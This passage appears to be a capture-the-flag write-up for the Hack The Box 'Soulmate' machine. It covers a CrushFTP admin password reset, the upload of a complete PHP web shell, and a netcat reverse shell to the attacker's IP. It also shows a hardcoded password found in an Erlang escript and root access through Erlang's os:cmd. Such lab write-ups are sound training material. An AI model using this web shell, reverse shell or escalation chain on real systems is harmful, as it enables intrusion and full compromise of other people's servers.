
Inside the Admin → User Manager, we select the local user account ben, change his password to NewPassword123, and commit the changes.
After successfully resetting the password, we authenticate to the CrushFTP interface as the user ben:

Initial Access
Once logged in as ben, the directory tree reveals access to three directories:
ITbenwebProd
The webProd directory contains the source files of the PHP application serving the main web server on port 80.

Web Shell & Reverse Shell

Using the CrushFTP upload features, we upload a simple PHP web shell (shell.php) directly into the webProd directory. The file contents are:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

The web shell can be accessed via: http://soulmate.htb/webProd/shell.php or through the root of the site:
Accessing the shell and executing id confirms that commands run in the context of the www-data user: http://soulmate.htb/shell.php
To establish an interactive reverse shell, set up a Netcat listener on the attacker machine:
1
nc -lvnp 4444
Inject a command via the web shell execution interface to trigger a reverse shell back to the listener:
1
busybox nc 10.10.14.87 4444 -e sh

The reverse connection is received, and a functional shell is spawned:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/Soulmate]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.87] from (UNKNOWN) [10.10.11.86] 55958
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

python3 -c 'import pty,os; pty.spawn("/bin/bash")'
www-data@soulmate:~/soulmate.htb/public$

www-data@soulmate:~/soulmate.htb/public$ cd /usr/local/lib/
cd /usr/local/lib/
www-data@soulmate:/usr/local/lib$ ls
Analysis — LinPEAS findings (Other Interesting Files)
Running LinPEAS for privilege escalation vector discovery reveals several unusual executables located inside the /usr/local/lib and /usr/local/sbin folders, specifically referencing Erlang components:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74

                            ╔═════════════════════════╗
════════════════════════════╣ Other Interesting Files ╠════════════════════════════
                            ╚═════════════════════════╝
╔══════════╣ .sh files in path
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path
/usr/bin/rescan-scsi-bus.sh
/usr/bin/gettext.sh

╔══════════╣ Executable files potentially added by user (limit 70)
2025-08-27+09:28:26.8565101180 /usr/local/sbin/laurel
2025-08-15+07:46:57.3585015320 /usr/local/lib/erlang_login/start.escript
2025-08-14+14:13:10.4708616270 /usr/local/sbin/erlang_login_wrapper
2025-08-14+14:12:12.0726103070 /usr/local/lib/erlang_login/login.escript
2025-08-06+10:44:17.9697674470 /usr/local/lib/erlang/bin/start_erl
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/erts-15.2.5/bin/start
2025-08-06+10:44:17.9537674200 /usr/local/lib/erlang/bin/start
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/erts-15.2.5/bin/erl
2025-08-06+10:44:17.9497674140 /usr/local/lib/erlang/bin/erl
2025-08-06+10:44:16.6617653190 /usr/local/lib/erlang/lib/diameter-2.4.1/bin/diameterc
2025-08-06+10:44:16.5777651820 /usr/local/lib/erlang/lib/odbc-2.15/priv/bin/odbcserver
2025-08-06+10:44:16.4497649740 /usr/local/lib/erlang/lib/observer-2.17/priv/bin/etop
2025-08-06+10:44:16.4497649740 /usr/local/lib/erlang/lib/observer-2.17/priv/bin/cdv
2025-08-06+10:44:15.7417638210 /usr/local/lib/erlang/lib/os_mon-2.10.1/priv/bin/memsup
2025-08-06+10:44:15.7417638210 /usr/local/lib/erlang/lib/os_mon-2.10.1/priv/bin/cpu_sup
2025-08-06+10:44:15.6217636250 /usr/local/lib/erlang/lib/crypto-5.5.3/priv/lib/otp_test_engine.so
2025-08-06+10:44:15.6217636250 /usr/local/lib/erlang/lib/crypto-5.5.3/priv/lib/crypto_callback.so
2025-08-06+10:44:15.6177636190 /usr/local/lib/erlang/lib/crypto-5.5.3/priv/lib/crypto.so
2025-08-06+10:44:15.4817633970 /usr/local/lib/erlang/lib/mnesia-4.23.5/examples/bench/bench.sh
2025-08-06+10:44:14.9937626030 /usr/local/lib/erlang/lib/wx-2.4.3/priv/erl_gl.so
2025-08-06+10:44:14.9897625960 /usr/local/lib/erlang/lib/wx-2.4.3/priv/wxe_driver.so
2025-08-06+10:44:14.5457618730 /usr/local/lib/erlang/lib/asn1-5.3.4/priv/lib/asn1rt_nif.so
2025-08-06+10:44:14.3697615850 /usr/local/lib/erlang/lib/erl_interface-5.5.2/bin/erl_call
2025-08-06+10:44:13.9097608360 /usr/local/lib/erlang/lib/snmp-5.18.2/bin/snmpc
2025-08-06+10:44:13.7297605420 /usr/local/lib/erlang/lib/edoc-1.3.2/priv/edoc_generate
2025-08-06+10:44:13.6337603850 /usr/local/lib/erlang/lib/edoc-1.3.2/bin/edoc
2025-08-06+10:44:13.3617599410 /usr/local/lib/erlang/lib/inets-9.3.2/priv/bin/runcgi.sh
2025-08-06+10:44:13.2337597340 /usr/local/lib/erlang/lib/inets-9.3.2/examples/server_root/cgi-bin/printenv.sh
2025-08-06+10:44:12.9737593090 /usr/local/lib/erlang/lib/runtime_tools-2.1.1/priv/lib/trace_ip_drv.so
2025-08-06+10:44:12.9737593090 /usr/local/lib/erlang/lib/runtime_tools-2.1.1/priv/lib/trace_file_drv.so
2025-08-06+10:44:12.9737593090 /usr/local/lib/erlang/lib/runtime_tools-2.1.1/priv/lib/dyntrace.so
2025-08-06+10:44:11.7657573370 /usr/local/lib/erlang/erts-15.2.5/bin/yielding_c_fun
2025-08-06+10:44:11.7097572460 /usr/local/lib/erlang/erts-15.2.5/bin/epmd
2025-08-06+10:44:11.6457571420 /usr/local/lib/erlang/erts-15.2.5/bin/start_erl.src
2025-08-06+10:44:11.6457571420 /usr/local/lib/erlang/erts-15.2.5/bin/start.src
2025-08-06+10:44:11.6417571350 /usr/local/lib/erlang/misc/format_man_pages
2025-08-06+10:44:11.6377571280 /usr/local/lib/erlang/Install
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/to_erl
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/run_erl
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/escript
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/erl_call
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/dyn_erl
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/erts-15.2.5/bin/ct_run
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/bin/to_erl
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/bin/run_erl
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/bin/escript
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/bin/erl_call
2025-08-06+10:44:11.6337571220 /usr/local/lib/erlang/bin/ct_run
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/typer
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/inet_gethost
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/heart
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/erlexec
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/erlc
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/erts-15.2.5/bin/dialyzer
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/bin/typer
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/bin/erlc
2025-08-06+10:44:11.6297571160 /usr/local/lib/erlang/bin/dialyzer
2025-08-06+10:44:11.6257571090 /usr/local/lib/erlang/erts-15.2.5/bin/erl.src
2025-08-06+10:44:11.5737570240 /usr/local/lib/erlang/erts-15.2.5/bin/erl_child_setup
2025-08-06+10:44:11.5697570180 /usr/local/lib/erlang/erts-15.2.5/bin/beam.smp
2023-04-27+15:41:36.7397629060 /etc/console-setup/cached_setup_terminal.sh
2023-04-27+15:41:36.7357629080 /etc/console-setup/cached_setup_keyboard.sh
2023-04-27+15:41:36.7357629080 /etc/console-setup/cached_setup_font.sh
By reading the start.escript file, we can see how the application works:
- It initializes an Erlang-based SSH daemon on 127.0.0.1:2222 using standard Erlang
sshmodules. - It hardcodes user credentials:
benwith passwordHouseH0ldings998. - It exposes access to the interactive shell (
Eshell) upon successful authentication.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
www-data@soulmate:/usr/local/lib$ cd /usr/local/lib/erlang_login/
cd /usr/local/lib/erlang_login/
www-data@soulmate:/usr/local/lib/erlang_login$ pwd
pwd
/usr/local/lib/erlang_login
www-data@soulmate:/usr/local/lib/erlang_login$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Aug 15 07:46 .
drwxr-xr-x 5 root root 4096 Aug 14 14:12 ..
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escript
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript
cat start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
www-data@soulmate:/usr/local/lib/erlang_login$
Access as Ben
We can log in as ben via the primary SSH service on port 22 using the discovered credentials:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/Soulmate]
└─$ sshpass -p 'HouseH0ldings998' ssh ben@10.10.11.86
Last login: Wed Sep 24 14:11:03 2025 from 10.10.14.146
ben@soulmate:~$ ls
index.html  user.txt
Checking sudo -l indicates that ben has no permissions to run any commands with sudo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
ben@soulmate:~$
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
ben@soulmate:~$
ben@soulmate:~$ ss -tulnp
Netid       State        Recv-Q       Send-Q             Local Address:Port              Peer Address:Port      Process
udp         UNCONN       0            0                  127.0.0.53%lo:53                     0.0.0.0:*
tcp         LISTEN       0            4096                   127.0.0.1:41743                  0.0.0.0:*
tcp         LISTEN       0            511                      0.0.0.0:80                     0.0.0.0:*
tcp         LISTEN       0            128                      0.0.0.0:22                     0.0.0.0:*
tcp         LISTEN       0            4096                   127.0.0.1:9090                   0.0.0.0:*
tcp         LISTEN       0            4096                     0.0.0.0:4369                   0.0.0.0:*
tcp         LISTEN       0            4096               127.0.0.53%lo:53                     0.0.0.0:*
tcp         LISTEN       0            5                      127.0.0.1:2222                   0.0.0.0:*
tcp         LISTEN       0            4096                   127.0.0.1:8443                   0.0.0.0:*
tcp         LISTEN       0            4096                   127.0.0.1:8080                   0.0.0.0:*
tcp         LISTEN       0            128                    127.0.0.1:42073                  0.0.0.0:*
tcp         LISTEN       0            511                         [::]:80                        [::]:*
tcp         LISTEN       0            128                         [::]:22                        [::]:*
tcp         LISTEN       0            4096                        [::]:4369                      [::]:*
ben@soulmate:~$
Confirming port 2222 is active on 127.0.0.1 validates the Erlang SSH daemon’s status.
Privilege Escalation
Using ben’s credentials, we connect to the locally-bound Erlang SSH instance listening on port 2222:
1
2
3
4
ben@soulmate:~$ ssh ben@127.0.0.1 -p 2222
ben@127.0.0.1's password: HouseH0ldings998
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
This daemon presents an Erlang shell (Eshell), not a standard Unix shell. Eshell is the interactive interpreter for the Erlang programming language. Unlike a Unix shell, you cannot run system commands directly – instead, you call Erlang functions. The key function for OS command execution is os:cmd/1, which takes a string argument and executes it as a shell command on the underlying operating system. Additionally, escript is the Erlang scripting interpreter, which can run .escript files containing Erlang source code with a shebang line (#!/usr/bin/env escript), allowing Erlang programs to be executed like shell scripts.
Since the Erlang daemon is running as root (launched by root via /usr/local/lib/erlang_login/start.escript), any command executed via os:cmd/1 inherits root privileges. We use this to verify root access and retrieve the root flag:
1
2
3
4
5
6
7
(ssh_runner@soulmate)1> os:cmd("whoami").
"root\n"
(ssh_runner@soulmate)2> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)3> os:cmd("cat /root/root.txt").
"**************05c70d77a13cfa55ce\n"
(ssh_runner@soulmate)4>
Mitigations & Security Recommendations
- Apply Security Patches: Update CrushFTP immediately to a version that is patched against CVE-2025-31161 and CVE-2024-4040 to prevent remote authentication bypass.
